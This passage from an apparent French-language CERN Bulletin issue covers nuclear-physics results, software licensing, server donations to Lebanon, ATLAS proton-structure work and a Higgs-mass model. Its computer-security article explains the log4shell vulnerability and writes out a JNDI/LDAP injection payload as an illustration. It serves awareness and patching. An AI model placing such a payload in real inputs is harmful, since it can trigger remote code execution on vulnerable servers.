


LES DONNÉES RECUEILLIES AUPRÈS D'ISOLDE BÉNÉFICIE D'UN TRAITEMENT THÉORIQUE DE PREMIER ORDRE

La rencontre de données expérimentales de grande qualité et de plusieurs modèles de physique nucléaire de pointe aboutit à une correspondance remarquable entre l'expérience et la théorie



L'installation ISOLDE vue d'en haut. (Image : CERN)

Le noyau atomique est un casse-tête. En effet, l'interaction forte entre les protons et les neutrons qui le composent (appelés « nucléons ») dépend de nombreuses valeurs. Les nucléons sont soumis à des forces à deux corps, mais également à des forces à trois corps. Ces caractéristiques, entre autres, rendent particulièrement difficile la modélisation théorique des noyaux atomiques.

Toutefois, au cours des dernières décennies, les calculs théoriques *ab initio*, qui s'efforcent d'arriver à une description du noyau sur la base des principes premiers, ont commencé à faire évoluer notre compréhension du noyau. Ces calculs nécessitent moins d'hypothèses que les modèles nucléaires usuels et leur capacité prédictive est plus élevée.

(Suite en page 2)

Dans ce numéro

Actualités

Les données recueillies auprès d'ISOLDE bénéficient d'un traitement théorique de premier ordre 1

Enquête sur la communication interne : comment souhaitez-vous être informés de ce qui se passe au CERN ? (rappel) 2

Le projet MALT s'est achevé avec succès 3

Des serveurs informatiques du CERN mettent les voiles vers le Liban 4

Sensibilisation à l'environnement : les émissions de gaz à effet de serre liées aux activités du CERN 5

ATLAS donne un nouvel éclairage sur la structure interne du proton 5

Le Big Crunch, ou comment résoudre d'un coup deux énigmes de physique 6

Sécurité informatique : des cadeaux empoisonnés 7

Le coin de l'ombud : Mais pourquoi tu ne me l'as pas dit avant ? 8

Communications officielles

9

Annonces

10

LES DONNÉES RECUEILLIES AUPRÈS D'ISOLDE BÉNÉFICIENT D'UN TRAITEMENT THÉORIQUE DE PREMIER ORDRE

Cependant, dans la mesure où ils ne peuvent jusqu'à présent être utilisés que pour prédire les propriétés des noyaux jusqu'à une certaine masse atomique, il n'est pas toujours possible de les comparer aux calculs dits DFT (Théorie de la fonctionnelle de la densité), qui sont eux aussi fondamentaux et performants et qui sont utilisés depuis plus longtemps. Une telle comparaison est pourtant essentielle si l'on veut construire un modèle nucléaire applicable de manière générale.

Dans un article récemment publié dans la revue *Physical Review Letters*, une équipe internationale travaillant auprès de l'installation ISOLDE du CERN explique comment une combinaison unique de données expérimentales de haute qualité et de calculs *ab initio* et DFT appliqués à la physique nucléaire a permis d'obtenir une excellente concordance entre les différents calculs, et aussi entre les données et les calculs.

« Notre étude démontre que bâtir une théorie nucléaire de précision sur la base des principes premiers ne tient plus du rêve », déclare le premier auteur de l'article, Stephan Malbrunot, du CERN. « En effet, dans nos travaux, les calculs concordent entre eux et aussi avec les données recueillies auprès d'ISOLDE sur les noyaux de nickel, et cela avec une faible incertitude théorique. »

À l'aide de méthodes expérimentales déployées auprès d'ISOLDE, notamment une technique de détection de la lumière émise par les atomes à vie brève lorsqu'ils sont exposés à la lumière d'un laser, Malbrunot et ses collègues ont déterminé les rayons (de charge) pour une gamme de noyaux de nickel à vie brève ayant le même nombre de protons, 28, mais un nombre de neutrons différent. Ces 28 protons forment une couche entière au sein du noyau, ce qui se traduit par des noyaux plus étroitement liés et plus stables que les noyaux voisins. Ces

noyaux « magiques » sont d'excellents objets d'étude pour les théories nucléaires et, compte tenu de leur rayon, les noyaux de nickel sont les derniers noyaux magiques mal connus dont la masse se situe dans la région de masses qui permettent de réaliser des calculs *ab initio* et DFT.

En comparant les données sur les rayons d'ISOLDE avec trois calculs purement théoriques (*ab initio*) et un calcul DFT, les scientifiques ont constaté que les calculs concordent avec les données, et entre eux, avec une incertitude théorique de l'ordre d'un centième.

« Une concordance à un tel niveau de précision montre qu'il sera un jour possible de construire un modèle applicable à l'ensemble de la carte des noyaux », déclare Stephan Malbrunot.

Ana Lopes

ENQUÊTE SUR LA COMMUNICATION INTERNE : COMMENT SOUHAITEZ-VOUS ÊTRE INFORMÉS DE CE QUI SE PASSE AU CERN ? (RAPPEL)

Prenez cinq minutes pour nous aider à améliorer les canaux de communication interne au CERN, en particulier le Bulletin du CERN



Vue aérienne du site de Meyrin du CERN (Image : CERN)

Avec 57 ans au compteur, le *Bulletin du CERN*, la lettre d'information du laboratoire, a accompagné le CERN depuis ses débuts. Depuis l'époque où un exemplaire papier était distribué dans chaque bureau, le Laboratoire et sa communauté ont beaucoup changé, et le *Bulletin* s'est adapté en permanence pour rester en phase avec cette évolution et ce déve-

loppement. En parallèle, de nouveaux canaux d'information sont apparus au fil des ans, comme les lettres d'information des départements, des écrans à l'intérieur du Laboratoire ou encore des panneaux aux entrées des sites. Compte tenu des importants changements que connaît actuellement le CERN, nous pensons que l'heure est venue de repenser et remodeler tous ces canaux de communication, de faciliter l'accès à l'information, de mieux vous faire participer et de développer ce sentiment d'appartenance à une communauté auquel nous tenons tant.

Apportez votre pierre à l'édifice en prenant cinq minutes pour répondre à cette enquête (<https://surveyhero.com/c/ytxzv449>) .

Il vous sera demandé d'indiquer de quelles manières vous vous informez de ce qui se passe au CERN, et de dire ce que vous pensez des différents canaux de communication interne. **Nous vous encourageons vivement à participer à cette enquête, même si vous n'avez jamais lu le Bulletin du CERN** : le but est de trouver de nouvelles façons de vous intéresser au CERN et à sa mission, et de vous apporter toutes les informations dont vous avez besoin au moment voulu. Nous pensons que cela sera bénéfique à chaque membre de notre communauté.

Vos données à caractère personnel seront traitées jusqu'à leur téléchargement uniquement, et seront anonymisées. L'analyse et la présentation des résultats seront totalement anonymes. Les données recueillies seront utilisées exclusivement dans le cadre du processus d'évaluation.

LE PROJET MALT S'EST ACHEVÉ AVEC SUCCÈS

Fin 2021, le projet MALT, lancé il y a trois ans dans le but de rationaliser la fourniture de licences de logiciels au CERN, a pris fin



Le département IT du CERN fournit plus de 150 logiciels différents – commerciaux et open source – aux membres de la communauté du CERN. (Image : CERN)

Fin 2021, le projet MALT, lancé il y a trois ans dans le but de rationaliser la fourniture de licences de logiciels au CERN, a pris fin. Les enseignements importants tirés de ce projet seront à présent appliqués à toutes les activités pertinentes menées au sein de l'Organisation.

Comme la plupart des autres grandes organisations, le CERN fait usage de logiciels – disponibles tant dans le commerce qu'en *open source* – pour appuyer ses activités centrales. Le département IT met ainsi à la disposition des membres de la communauté du CERN les logiciels dont ils ont besoin. En collaboration avec le département IPT, le département IT leur apporte un appui en négociant et en achetant les licences des logiciels commerciaux qui leur sont nécessaires dans leur travail.

Ces dernières années, beaucoup d'entreprises sont passées d'un modèle classique à un modèle de type « nuage » (« *cloud* ») pour la fourniture de logiciels. Elles sont nombreuses aujourd'hui à exiger qu'une licence d'utilisation soit attribuée à un nombre spécifique de personnes, voire même à des personnes désignées, ce qui se traduit par une augmentation notable des coûts.

Pour répondre à cette problématique, le CERN a lancé en 2019 le projet MALT, et a recruté six boursiers. Depuis, le projet

a aidé l'Organisation à rationaliser les licences, à identifier d'éventuelles solutions de remplacement et à négocier des offres de licence améliorées avec d'importants fournisseurs de logiciels. Le projet nous a également permis de tirer de précieux enseignements sur la fourniture de licences de logiciels au sein d'une organisation unique – et extrêmement hétérogène – comme le CERN. Ces enseignements sont principalement les suivants :

- **Comptabilité** : le fait de connaître les coûts totaux associés aux logiciels peut nous aider à prendre des décisions plus éclairées.
- **Conditions d'éligibilité** : sur la base de ce qui précède, le département IT a pris conscience qu'il est important de définir des conditions d'éligibilité claires (en fonction des besoins) pour les produits sous licence. Cela permet de garantir que les coûts ne montent pas systématiquement en flèche avec l'augmentation des effectifs.
- **Normalisation** : si le produit du commerce est suffisamment éprouvé, il est préférable d'opter pour un logiciel clé en main. En limitant autant que possible la personnalisation des produits au strict nécessaire, on fait en sorte que les services restent gérables et abordables et qu'ils puissent être mis à niveau ou remplacés facilement.
- **Participation des utilisateurs** : le fait de disposer de canaux solides de communication et d'une gouvernance entre les différents départements du CERN aide le département IT à comprendre les besoins et à fournir des logiciels adaptés, en différenciant précisément les exigences de chaque service.
- **Architecture** : les produits logiciels ne doivent pas être considérés de manière indépendante, mais comme faisant partie d'un paysage technologique solidement structuré et centré sur l'utilisateur au sein de l'Organisation.

- **Gouvernance relative aux données** : les solutions fournies via le nuage doivent être compatibles avec les politiques du CERN en matière de sécurité, de propriété des données et de protection des données.

Ces enseignements seront à présent appliqués à tous les processus de décision liés à la gestion de licences de logiciel, actuels comme futurs. Étant donné que cette évolution vers un modèle de licence reposant sur le *cloud* s'inscrit dans une tendance plus large chez les fournisseurs de logiciels, il est par ailleurs essentiel de veiller à ce que les équipes concernées au CERN disposent de personnel compétent en matière de gestion de licences sur le *cloud* – au sein du département IT et ailleurs.

« Parmi les différentes raisons qui ont conduit au lancement en 2019 du projet MALT on mentionnera l'augmentation des coûts liés à la concession de licences de la part d'importants fournisseurs de logiciels, explique Maite Barroso Lopez, ancienne responsable du projet MALT et chef adjointe du département IT du CERN. Le projet MALT nous a aidés à rationaliser la manière d'utiliser les licences au sein de notre communauté au sens large, en nous permettant de réduire le gaspillage et d'axer ainsi notre collaboration avec les fournisseurs sur des technologies nouvelles et stratégiques contribuant à l'accomplissement de la mission du CERN. »

« Le projet général MALT ayant été mené à bonne fin, nous pouvons à présent mettre en pratique les différents enseignements tirés, explique Enrica Porcari, chef du département IT du CERN. Nous sommes convaincus que le projet MALT nous a mis en bonne position pour aider nos communautés à accéder facilement et en temps voulu aux outils leur permettant de réaliser leur travail d'une façon aussi efficace et efficiente que possible. »

Andrew Purcell

DES SERVEURS INFORMATIQUES DU CERN METTENT LES VOILES VERS LE LIBAN

Des représentants du CERN ont rencontré une délégation libanaise le 14 janvier pour célébrer l'envoi de serveurs informatiques au Liban au terme d'une campagne de collecte de fonds salutare pour le projet Calcul haute performance pour le Liban



Enrica Porcari (cheffe du département Technologies de l'information), John Ellis (Sharing Knowledge Foundation), Rayan Saïd (ambassadeur, représentant permanent adjoint du Liban à Genève), Joachim Mnich (directeur de la Recherche et de l'informatique) et Martin Gastal (conseiller pour les relations avec le Liban) entourés des serveurs (Image : CERN)

Un an et demi après l'explosion survenue dans le port de Beyrouth, le Liban se relève difficilement d'une grave crise économique et sociale qui paralyse cet état partenaire du CERN et dont quatre universités sont affiliées à la collaboration CMS. L'entraide internationale est plus que jamais nécessaire pour préserver l'excellence académique du pays et sa communauté scientifique. Dans ce contexte, les événements tels que le don de serveurs informatiques du CERN au Liban représentent autant de lueurs d'espoir pour le pays meurtri.

C'est un projet de longue haleine qui voit sa concrétisation assurée depuis ce vendredi 14 janvier. Joachim Mnich (directeur de la Recherche et de l'informatique du CERN) et Enrica Porcari (cheffe du département Technologies de l'information au CERN) ont rencontré au CERN des représentants de la communauté scientifique libanaise, des fondations apportant leur support financier, ainsi que l'ambassadeur du Liban auprès des organisations internationales à Genève. Le projet HPC4L, initié par le conseiller du CERN pour la région Moyen-Orient et Afrique du Nord, Martin Gastal, ambitionne depuis 2016 de renforcer les capacités de recherche du pays avec la participation du CERN, dont le département des Technologies de l'information (IT) lui alloue des serveurs informatiques. Ces serveurs doivent permettre le développement de la capacité de calcul informatique à disposition de la communauté académique

et nationale en vue de soutenir toute activité de recherche (y compris en physique des hautes énergies). Leur acheminement vers le Liban s'est avéré compromis par la crise frappant le pays, celle-ci ayant réduit les fonds disponibles des instituts libanais.

C'est donc au terme d'une campagne de collecte de dons réussie, organisée par la collaboration CMS et la Fondation Partager le savoir (SKF), que les ressources ont pu être réunies pour assurer l'expédition des équipements, l'achat de matériel permettant leur installation et la formation de personnel technique libanais au CERN. La communauté scientifique internationale et la diaspora libanaise, qui se sont montrées particulièrement généreuses, ont contribué à faire de cette campagne de collecte de dons, et donc de ce projet menacé, un succès qui illustre la solidarité envers les institutions académiques du Liban et permettra de renforcer les capacités de recherche du pays. L'engagement de l'ambassade de France au Liban, qui mobilise une aide financière pour participer aux frais de formation du personnel libanais en charge du fonctionnement et de la maintenance des serveurs informatiques, a également facilité la mise en œuvre concrète du projet.

Les fonds étant désormais réunis, les serveurs en question mettent immédiatement le cap sur le Liban par cargo maritime et seront réceptionnés par leurs nouveaux propriétaires et utilisateurs libanais au port de Beyrouth.

Le CERN envoie 144 serveurs de calcul, contenant un total de 3456 cœurs. En outre, le CERN fournit une capacité de stockage en envoyant 24 serveurs de disques qui fourniront plus de 1 pétaoctet. Ces équipements proviennent du centre de données du CERN, qui constitue le cœur de la Grille mondiale de calcul du LHC (WLCG), utilisée pour stocker et analyser les données des expériences du LHC.

Ces équipements seront ensuite installés dans un centre de calcul dédié dont le fonctionnement sera assuré par un consortium

public/privé. Le personnel technique doit être accueilli et formé au CERN par des experts de CMS après l'installation des serveurs, en mars 2022. Passée cette dernière étape, les universités pourront commencer à utiliser cette installation comme outil pour développer leurs recherches et participer à la Grille de calcul mondiale pour le LHC, qui comprend 170 centres informatiques dans 41 pays à travers le monde.


Le chemin parcouru depuis les prémices du projet aura été long et tortueux. Néanmoins, un dénouement heureux est désormais en vue, grâce à la persévérance de tous ceux et celles qui, au Liban, en Europe et partout dans le monde, ont investi leur temps et leurs ressources pour participer à la consolidation de la recherche scientifique dans le pays.

Pour en savoir plus sur le projet et ses partenaires (MoT/OGERO, AUB, LAU, USJ, LU, USEK, BAU, CNRS, Tamari Foundation, Eudoxia Foudation...), visitez le site du projet.

Depuis 2012, le CERN fait régulièrement don de matériel informatique ne répondant plus à ses besoins très spécifiques en terme de rendement, néanmoins plus que suffisant pour des environnements moins exigeants. À ce jour, un total de 2524 serveurs et de 150 commutateurs réseau ont été donnés à des pays et organisations internationales, à savoir l'Algérie, la Bulgarie, l'Équateur, l'Égypte, le Ghana, le Mexique, le Maroc, le Népal, la Palestine, le Pakistan, les Philippines, le Sénégal, la Serbie, ainsi que le laboratoire SESAME en Jordanie. Le CERN s'efforce de maximiser son impact positif sur la société : ces dons peuvent jouer un rôle important en offrant des opportunités aux chercheurs et aux étudiants dans leur pays d'origine, contribuant ainsi à éviter les scénarios dits de « fuite des cerveaux ».

Thomas Hortala

SENSIBILISATION À L'ENVIRONNEMENT : LES ÉMISSIONS DE GAZ À EFFET DE SERRE LIÉES AUX ACTIVITÉS DU CERN



(Image : CERN)


Pour en savoir plus sur les émissions de gaz à effet de serre du CERN, consultez le page web HSE sur la protection de l'air (<https://hse.cern/fr/content/protection-on-de-lair>).

Vous avez des astuces pour réduire les gaz à effet de serre ? Faites-les connaître sur notre canal Mattermost spécifique (<https://mattermost.web.cern.ch/hse-unit/channels/environment-cern>).

Les rapports sur l'environnement du CERN peuvent être consultés ici (<https://hse.cern/fr/rapport-environnement>).

ATLAS DONNE UN NOUVEL ÉCLAIRAGE SUR LA STRUCTURE INTERNE DU PROTON

Lors du symposium sur les interactions lepton-photon (10-14 janvier), ATLAS a présenté un article sur l'interaction des partons à l'intérieur du proton



Le transport de la nouvelle petite roue à l'intérieur du détecteur ATLAS pendant le deuxième long arrêt technique (LS2). La nouvelle compréhension des PDFs par ATLAS sera utilisée dans le cadre de la recherche de processus de nouvelle physique lorsque le LHC redémarrera plus tard cette année. (Image : CERN)

Le Grand collisionneur de hadrons (LHC), comme on sait, fait entrer en collision des protons avec des protons ; en réalité ce sont les quarks et les gluons (appelés partons) à l'intérieur des protons qui interagissent. Ainsi, afin de prédire la fréquence d'un processus dans le LHC, tel que la production d'un boson de Higgs ou d'une particule encore inconnue, les physiciens doivent comprendre comment les partons se comportent à l'intérieur du proton. Ce comportement est décrit par les fonctions de distribution de partons, qui montrent quelle fraction d'impulsion du proton est

absorbée par les quarks et les gluons qui le composent.

Jusqu'à présent, nos connaissances sur les fonctions de distribution de partons provenaient des collisionneurs lepton-proton, tels que l'accélérateur HERA à DESY. Ces machines utilisent des particules ponctuelles, comme des électrons, pour sonder directement les partons à l'intérieur du proton. La recherche menée avec ces collisionneurs a révélé que, en plus des quarks up et down bien connus, le proton contient une multitude d'autres paires quark-antiquark ; ces paires peuvent en théorie, être composées de n'importe quelle sorte de quark, les quarks étant liés entre eux par des gluons. Aujourd'hui, des études sur les collisions proton-proton du LHC analysent de façon détaillée les fonctions de distribution des partons, en s'attachant notamment à la composition en différents types de quarks et en gluons du proton.

La collaboration ATLAS vient de publier un nouvel article rendant compte d'une étude combinée des données du LHC et de HERA afin de déterminer les fonctions de distribution de partons. L'étude utilise les données d'ATLAS issues de différents processus du Modèle standard, notamment la production de bosons W et Z, de paires de

quark top, et de jets hadroniques (gerbes de particules collimatées). Il était attendu que la contribution du quark étrange aux fonctions de distribution de partons soit plus faible que celle des quarks plus légers. Or, l'étude confirme des résultats précédents d'ATLAS indiquant que le quark étrange n'est pas atténué de manière substantielle à de faibles fractions d'impulsion du proton, et montre, sur la base des nouveaux résultats, comment l'atténuation intervient à des fractions d'impulsion plus élevées.

Plusieurs expériences et équipes de théorie du monde entier s'efforcent de comprendre les fonctions de distribution de partons, car les différences dans les résultats obtenus pourraient avoir un impact sur les recherches en haute énergie pour la physique au-delà du Modèle standard.

Il est important d'obtenir des fonctions de distribution de partons d'une grande précision pour permettre aux physiciens de trouver des indices de processus de nouvelle physique ; dans cette perspective, l'étude d'ATLAS apporte une contribution précieuse. La collaboration ATLAS est capable d'évaluer les corrélations des incertitudes systématiques entre les ensembles de données et d'en tenir compte, ce qui lui a permis d'obtenir de nouveaux résultats.

tats concernant les fonctions de distribution de partons. Cet outil n'était pas jusqu'à présent accessible en dehors d'ATLAS ; désormais, ce sera la méthode de référence pour les groupes étudiant les fonctions de distribution de partons dans le monde.

L'article complet (<https://atlas.cern/updates/briefing/insight-proton-structure>) est disponible sur le site web d'ATLAS.

Liens complémentaires :


- Prétirage CERN : CERN-EP-2021-239
- ArXiv : 2112.11266

- Quelques chiffres : <https://atlas.web.cern.ch/Atlas/GROUPS/PHYSICS/PAPERS/STDM-2020-32>
- Symposium sur les interactions entre leptons et photons : <https://indico.cern.ch/event/949705/contributions/4556026/>

ATLAS collaboration

LE BIG CRUNCH, OU COMMENT RÉSOUDRE D'UN COUP DEUX ÉNIGMES DE PHYSIQUE

Deux scientifiques proposent une nouvelle théorie expliquant à la fois la faible masse du boson de Higgs et les caractéristiques de symétrie de la force forte



Selon le modèle de D'Agnolo et Teresi, l'Univers, dans ses premiers instants, était un ensemble de multiples univers, avec des masses de Higgs différentes ; dans certains univers, le boson de Higgs était léger. Très rapidement, les univers comportant un Higgs lourd s'effondrent dans un Big Crunch, tandis que les univers à Higgs léger échappent à cet effondrement et s'étendent (figure du bas). (Image : D'Agnolo et Teresi)

La découverte du boson de Higgs a marqué un tournant dans l'histoire de la physique ; elle a permis d'expliquer une notion fondamentale : comment les particules élémentaires pourvues d'une masse acquièrent cette masse. Mais elle marque également le début d'une nouvelle ère sur un plan plus fondamental : les caractéristiques de la particule de Higgs seront mesurées de manière détaillée, ce qui amènera à mieux comprendre la nature de l'Univers.

L'une de ces caractéristiques est la masse, étonnamment faible, de la particule de Higgs, 125 GeV. De nombreuses théories ont été proposées pour expliquer cette faible masse, mais aucune n'a, à ce jour, été validée par des données. Dans un article récemment publié dans la revue *Physical Review Letters*, Raffaele Tito D'Agnolo, du Commissariat à l'énergie atomique et aux énergies alternatives (CEA), et Daniele Teresi, du CERN, proposent une nouvelle théorie expliquant à la fois la faible

masse du boson de Higgs et une autre énigme de la physique fondamentale.

En quelques mots, la théorie avancée par les deux scientifiques est la suivante : dans ses premiers instants, l'Univers était un ensemble de nombreux univers ; dans chacun de ces univers, le boson de Higgs avait une masse différente, et, dans certains, il était léger. Dans ce modèle « multivers », les univers contenant un boson de Higgs lourd se sont effondrés en très peu de temps dans un Big Crunch, alors que ceux contenant un boson léger ont survécu à cet effondrement. Notre univers ferait donc partie des univers qui ont survécu, à savoir ceux comportant un Higgs léger.


Le modèle, qui comporte deux nouvelles particules en plus des particules prédites par le Modèle standard, permet également d'expliquer certaines caractéristiques de symétrie de l'interaction forte (l'interaction forte étant la force lie ensemble les quarks pour former des protons et des neutrons, et également les protons avec les neutrons pour former des noyaux atomiques).

Même si la théorie de la force forte, appelée chromodynamique quantique, prédit qu'une brisure de symétrie fondamentale, dite symétrie CP, par interactions fortes est possible, les expériences n'ont pas permis de l'observer. L'une des nouvelles particules du modèle de D'Agnolo et de Teresi peut permettre de résoudre ce problème, en rétablissant la symétrie CP dans l'interaction forte. En outre, cette même nouvelle particule pourrait être la clé de la matière noire, laquelle semble constituer la majeure partie de la matière dans l'Univers.

Il n'est bien entendu pas certain que le nouveau modèle, ou l'un des nombreux autres modèles proposés pour expliquer la masse du boson de Higgs et le problème de symétrie CP dans l'interaction forte, soit valide.

« Chaque modèle a ses avantages et ses limites, explique Teresi. Notre modèle se distingue par sa simplicité, et par le fait qu'il est générique et qu'il résout simultanément ces deux énigmes apparemment sans lien. De plus, il prédit des caractéristiques bien particulières dans les données issues des expériences menées en vue de rechercher la matière noire ou un moment dipolaire électrique dans le neutron et dans d'autres hadrons. »

D'autres théories ont été proposées récemment pour expliquer la masse du boson de Higgs, par exemple, le modèle de champ de relaxation, une théorie reposant sur un nouveau phénomène de cosmologie quantique ou encore le modèle « selfish Higgs ». Les théories plus anciennes reposent, soit sur l'hypothèse que le boson de Higgs est une particule composite, soit sur un nouveau type de symétrie appelé supersymétrie. Il faudra du temps – et des données – pour valider, peut-être, l'un de ces modèles.



Les univers comportant un Higgs léger qui ont survécu.
(Image : D'Agnolo et Teresi)

SÉCURITÉ INFORMATIQUE : DES CADEAUX EMPOISONNÉS

L'année 2021 s'est achevée sur une mauvaise surprise pour le monde des technologies de l'information en général, et en particulier pour la communauté de la sécurité informatique...



(Image : CERN)

L'année 2021 s'est achevée sur une mauvaise surprise pour le monde des technologies de l'information en général, et en particulier pour la communauté de la sécurité informatique. Découverte début décembre dans la bibliothèque de journalisation Java Apache « log4j », la vulnérabilité « log4shell » (lien 1 ; lien 2) affecte presque tout. Comme Java est omniprésent et intégré dans beaucoup (trop ?) de sites web, d'applications, de micrologiciels, et autres, le problème est difficile à résoudre, en particulier à l'approche des fêtes de fin d'année, lorsque tout le monde se prépare à partir en vacances et que les pirates, eux, se préparent à frapper, en déposant un cadeau empoisonné sous le sapin.

« Log4j » est une bibliothèque Java utilisée par les développeurs et les gestionnaires d'applications pour surveiller de manière détaillée l'activité sur leur application ou leur site web. Ces historiques d'activité permettent d'identifier les problèmes, les erreurs et les points à améliorer. Les bibliothèques Java sont des éléments fondamentaux utilisés dans de nombreux paquets de logiciels modernes. C'est pour cette raison que Jen Easterly, directeur de l'Agence américaine de cybersécurité et

de sécurité des infrastructures, considère la vulnérabilité de log4j récemment découverte comme la plus sérieuse qu'il ait jamais connue. En effet, plus de 35 000 paquets Java, soit plus de 8 % du référentiel central Maven (principal référentiel de paquets Java), en sont affectés. Et on ne parle ici que des vulnérabilités trouvées dans des référentiels uniques [1].

La vulnérabilité est simple et efficace, et entraîne directement l'exécution d'un code à distance (*RCE* – *remote code execution*) lorsque les données de journalisation contiennent une charge malveillante, par exemple `$jndi :ldap ://188.185.91.34 :1337/a :` dans ce cas particulier l'adresse IP 188.185.91.34 renvoie vers un serveur CERN. La vulnérabilité de log4j est déclenchée par cette charge et la requête est faite par le serveur à l'adresse 188.185.91.34, via l'interface de programmation « *Java Naming and Directory Interface* » (JNDI). En effet, dans le cadre des attaques informatiques, cette adresse IP serait en fait un serveur contrôlé par un pirate qui répondrait à la requête en injectant un fichier de classe Java dans le programme serveur de log4j qui permettrait au pirate d'exécuter un code arbitraire à distance. C'est sa simplicité qui rend l'attaque aussi dangereuse, d'autant plus qu'elle ne nécessite qu'un seul champ de saisie dans un service, ou une application web, public ou accessible depuis internet. On comprend pourquoi les communautés informatiques et de sécurité informatique n'ont pas apprécié de trouver ce cadeau empoisonné sous leur sapin.

Log4j n'est pourtant pas le vrai problème. Tout comme pour la vulnérabilité Heartbleed il y a quelques années, le pro-

blème majeur réside dans le fait que l'on ne sait pas où la bibliothèque est utilisée, qu'il s'agisse de log4j ou d'« OpenSSL » de Heartbleed. Nous manquons de répertoire, d'une gestion des dépendances suffisante. Sans ces informations, il est impossible de mettre en place une stratégie d'atténuation. Cela devient encore plus compliqué lorsque les logiciels sont importés (automatiquement) à partir de sources se trouvant à distance (voir notre article du *Bulletin* : « Une nouvelle subtilité à propos des logiciels externes »). C'est un peu comme lorsque l'on utilise des logiciels libres et *open source* : le fait que ces logiciels soient destinés à être réutilisés ne garantit pas un soutien, des mises à jour ou l'absence de failles au niveau de la sécurité, notamment lorsqu'il s'agit de petits projets ou de projets ne bénéficiant pas du soutien ou du financement nécessaires ; ou lorsque certains utilisateurs (influent) récupèrent le code source sans participer à la communauté et contribuer au projet en contrepartie. Les dépôts centraux comme Gitlab ou Harbor peuvent donc incontestablement être utiles dans certaines circonstances.

À titre d'exemple, l'équipe de la sécurité informatique du CERN a été en mesure de contacter, grâce à son inventaire central [2], tous les propriétaires de projets Openshift potentiellement affectés. Des listes complètes, appelées « nomenclatures logicielles » (SBOM), seront certainement utiles une fois mises en œuvre (plusieurs présentations sur le sujet sont disponibles sur Indico). De la même façon, des outils de curation tels que « Nexus » ou « Snyk » (<https://indico.cern.ch/event/959475/>) seront certainement utiles, une fois qu'ils auront été dé-

ployés (voir notre plaidoyer dans l'article du *Bulletin* : « Dîner raffiné ou tarte brûlée ? »).

Heureusement, jusqu'à présent, ni le système de détection d'intrusion du CERN ni le pare-feu périmétrique externe n'a détecté la moindre tentative fructueuse d'utiliser ce cadeau empoisonné. Si l'équipe de la sécurité informatique a analysé toutes les applications web potentiellement vulnérables et a alerté leurs propriétaires, nous comptons aussi sur vous pour vérifier et atténuer la vulnérabilité de vos applications et sites web, cela permettra d'éviter toute surprise après les fêtes !

Pour en savoir plus sur les incidents et les problèmes en matière de sécurité informatique au CERN, consultez notre rapport mensuel (en anglais). Si vous souhaitez avoir plus d'informations, poser des questions ou obtenir de l'aide, visitez notre site ou contactez-nous à l'adresse Computer.Security@cern.ch.

[1] Pour consulter une liste des logiciels affectés, consultez la

page : <https://github.com/NCSC-NL/log4shell/tree/main/software>.

[2] Il est intéressant de constater que 50 % des projets hébergés par Openshift et dont les propriétaires ont été notifiés ont été supprimés immédiatement. Tout porte à croire que le CERN a besoin de mettre en place un cycle de vie des ressources plus efficace ; en effet, ces projets en apparence sans importance bloquent les ressources et constituent un risque latent sur le plan de la sécurité.

Équipe de la sécurité informatique

LE COIN DE L'OMBUD : MAIS POURQUOI TU NE ME L'AS PAS DIT AVANT ?

Certaines des personnes qui viennent voir l'ombud disent qu'elles ne se sentent pas toujours à l'aise quand elles veulent faire part de leurs idées, de leurs préoccupations ou de leurs opinions aux membres de leur équipe

